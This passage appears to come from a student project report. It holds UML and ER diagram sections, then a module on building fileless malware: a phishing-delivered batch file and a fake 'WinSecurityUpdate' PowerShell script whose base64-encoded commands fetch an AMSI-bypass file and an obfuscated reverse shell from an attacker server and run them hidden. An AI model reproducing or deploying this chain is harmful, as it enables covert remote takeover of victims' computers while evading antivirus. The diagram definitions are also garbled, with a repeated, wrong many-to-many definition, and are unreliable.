


Fig 4.3 – Analysis of Data Flow Diagram Level 1

4.3 ENTITY RELATIONSHIP DIAGRAM

➤ Definition

The relationships between database entities can be seen using an entity-relationship diagram (ERD). The entities and relationships depicted in an ERD can have further detail added to them via data object descriptions. In software engineering, conceptual and abstract data descriptions are represented via entity-relationship models (ERMs). Entity-relationship diagrams (ERDs), entity-relationship diagrams (ER), or simply entity diagrams are the terms used to describe the resulting visual representations of data structures that contain relationships between entities. As such, a data flow diagram can serve dual purposes. To demonstrate how data is transformed across the system. To provide an example of the procedures that affect the data flow.

1. One-to-One

Whenever there is an instance of entity (A), there is also an instance of entity (B) (B). In a sign-in database, for instance, only one security mobile number (S) is associated with each given customer name (A) (B).

2. One-to-Many

For each instance of entity B, there is exactly one occurrence of entry A, regardless of how many instances of entity B there are.

For a corporation whose employees all work in the same building, for instance, the name of the building (A) has numerous individual associations with employees (B), but each of these B's has only one individual link with entity A.

3. Many-to-Many

For each instance of entity B, there is exactly one occurrence of entry A, regardless of how many instances of entity B there are.


In a corporation where everyone works out of the same building, entity A is associated with many different Bs, but each B has only one A.

SYMBOLS USED


External Entity



Attribute



Relationship



Data Flow

Fig 4.4 – Analysis of Entity Relationship Diagram

4.4 USE-CASE DIAGRAM

The possible interactions between the user, the dataset, and the algorithm are often depicted in a use case diagram. It's created at the start of the procedure.




Fig 4.5 – Analysis of Use-Case Diagram

4.5 ACTIVITY DIAGRAM

An activity diagram, in its most basic form, is a visual representation of the sequence in which tasks are performed. It depicts the sequence of operations that make up the overall procedure. They are not quite flowcharts, but they serve a comparable purpose.




Fig 4.6 – Analysis of Activity Diagram

4.6 SEQUENCE DIAGRAM

These are another type of interaction-based diagram used to display the workings of the system. They record the conditions under which objects and processes cooperate.




Fig 4.7 – Analysis of Sequence Diagram

4.7 CLASS DIAGRAM

In essence, this is a "context diagram," another name for a contextual diagram. It simply stands for the very highest point, the 0 Level, of the procedure. As a whole, the system is shown as a single process, and the connection to externalities is shown in an abstract manner.

- A + indicates a publicly accessible characteristic or action.
- A - a privately accessible one.
- A # a protected one.
- A - denotes private attributes or operations.




Fig 4.8 – Analysis of Class Diagram

4.8 ER DIAGRAM


The abbreviation ER refers to a connection between two entities. The entities used and saved in the database are shown in relationship diagrams. They break down the process into its component parts and explain how they work. Attributed concepts, Relationship concepts, and Entity concepts are the building blocks for these kinds of diagrams.

SYMBOLS USED


External Entity



Attribute



Relationship



Data Flow




Fig 4.9 – Analysis of ER Diagram

CHAPTER 5

MODULE DESCRIPTION

5.1 MODULE 1: PRODUCTION AND INJECTION OF FILELESS MALWARE

5.1.1 PREREQUISITES:

We're creating a simple windows batch script that would utilize PowerShell to create a reverse shell back to my attack server all while evading that pesky Windows Defender. Lastly, we'll accomplish all this without writing anything 'Malicious' to the target's disk. We actually need 4 files to complete our prerequisites. They're update_script.cmd File, WinSecurityUpdate File, a1 File, r1 File.

5.1.1.1 update_script.cmd File:

Using this file we're going to download a file (PowerShell's version of wget) from the attacking system. We're going to inject this file into the victim's computer using Phishing.




FIG NO.5.1 Update.cmd




FIG NO.5.2 Update.cmd Contents

5.1.1.2 WinSecurityUpdate.cmd File:

This file downloads all the required files to startup the Fileless Malware i.e. other two files (a1, r1) files. Here this file consists of scripts that download the two other needed files and those commands are encoded in base64. This enables the victim to entrust and run it.




FIG NO.5.3 Winsecurity update file

```

File Edit Search View Document Help
1 echo "[i] Preparing System for Update"
2 echo "[*]"
3 start-sleep -s 1
4 echo "[*]"
5 start-sleep -s 1
6 echo "[*]"
7 start-sleep -s 1
8 echo "[*]"
9 echo "[i] Starting Update Process."
10 echo "[*]"
11 start-sleep -s 1
12 echo "[*]"
13 start-sleep -s 1
14 echo "[*]"
15 start-sleep -s 1
16 echo "[*]"
17
18 $a1 = "SW5WT2tFLUVYCHJlU1Njb04gKE5ldy1PQmpFQ3QgTmVULdFYkNMaWVuVckuRG93TmxPYURTVHJpbkcoJ2h0dHA6Ly8xOTIuMTY4LjI0MS4xMzI6ODAwMC9hMScp"
19 $r1 = "SW5WT2tFLUVYCHJlU1Njb04gKE5ldy1PQmpFQ3QgTmVULdFYkNMaWVuVckuRG93TmxPYURTVHJpbkcoJ2h0dHA6Ly8xOTIuMTY4LjI0MS4xMzI6ODAwMC9yMScp"
20
21 $a1 = "SW5WT2tFLUVYCHJlU1Njb04gKE5ldy1PQmpFQ3QgTmVULdFYkNMaWVuVckuRG93TmxPYURTVHJpbkcoJ2h0dHA6Ly8xOTIuMTY4LjI0MS4xMzI6ODAwMC9hMScp"
22 $r1 = "SW5WT2tFLUVYCHJlU1Njb04gKE5ldy1PQmpFQ3QgTmVULdFYkNMaWVuVckuRG93TmxPYURTVHJpbkcoJ2h0dHA6Ly8xOTIuMTY4LjI0MS4xMzI6ODAwMC9yMScp"
23
24 start-sleep -s 1
25
26 $p1 = "UG9XZVJTaEVmbDs7LW5vUCAtYyAi"
27 $p2 = $p1.substring(0,28)
28
29 echo "[*]"
30 start-sleep -s 1
31 echo "[i] Update Process Completed"
32 start-sleep -s 1
33
34 $update_p2 = [System.Text.Encoding]::UTF8.GetString([System.Convert]::FromBase64String($p2))
35 $update_a1 = [System.Text.Encoding]::UTF8.GetString([System.Convert]::FromBase64String($a1))
36 $update_r1 = [System.Text.Encoding]::UTF8.GetString([System.Convert]::FromBase64String($r1))
37
38 echo $update_a1 | powe"ersh"ell -nop - ; echo $update_r1 | powe"ersh"ell -nop -windowstyle hidden -
39

```

FIG NO.5.4 Winsecurityupdate file code

5.1.1.3 a1 File:

This file is used for the purpose of AMSI Bypass. AMSI or Anti Malware Scan Interface is a defensive mechanism used by Powershell and many more to check whether malicious data is being passed into it or not. It mostly targets the commands and scripts which are being executed in PowerShell. In order to Bypass AMSI we've used obfuscation so that the code is not detected by the AMSI Bypass.




FIG NO.5.5 a1 file and code

5.1.1.4 r1 File:

This file is used as a PowerShell Reverse Shell. A reverse shell is a script or executable program that makes it possible to gain interactive shell access to a system through an outgoing connection from that system. In this file, we've used the obfuscation process to trick and bypass all filters that PowerShell uses to detect.

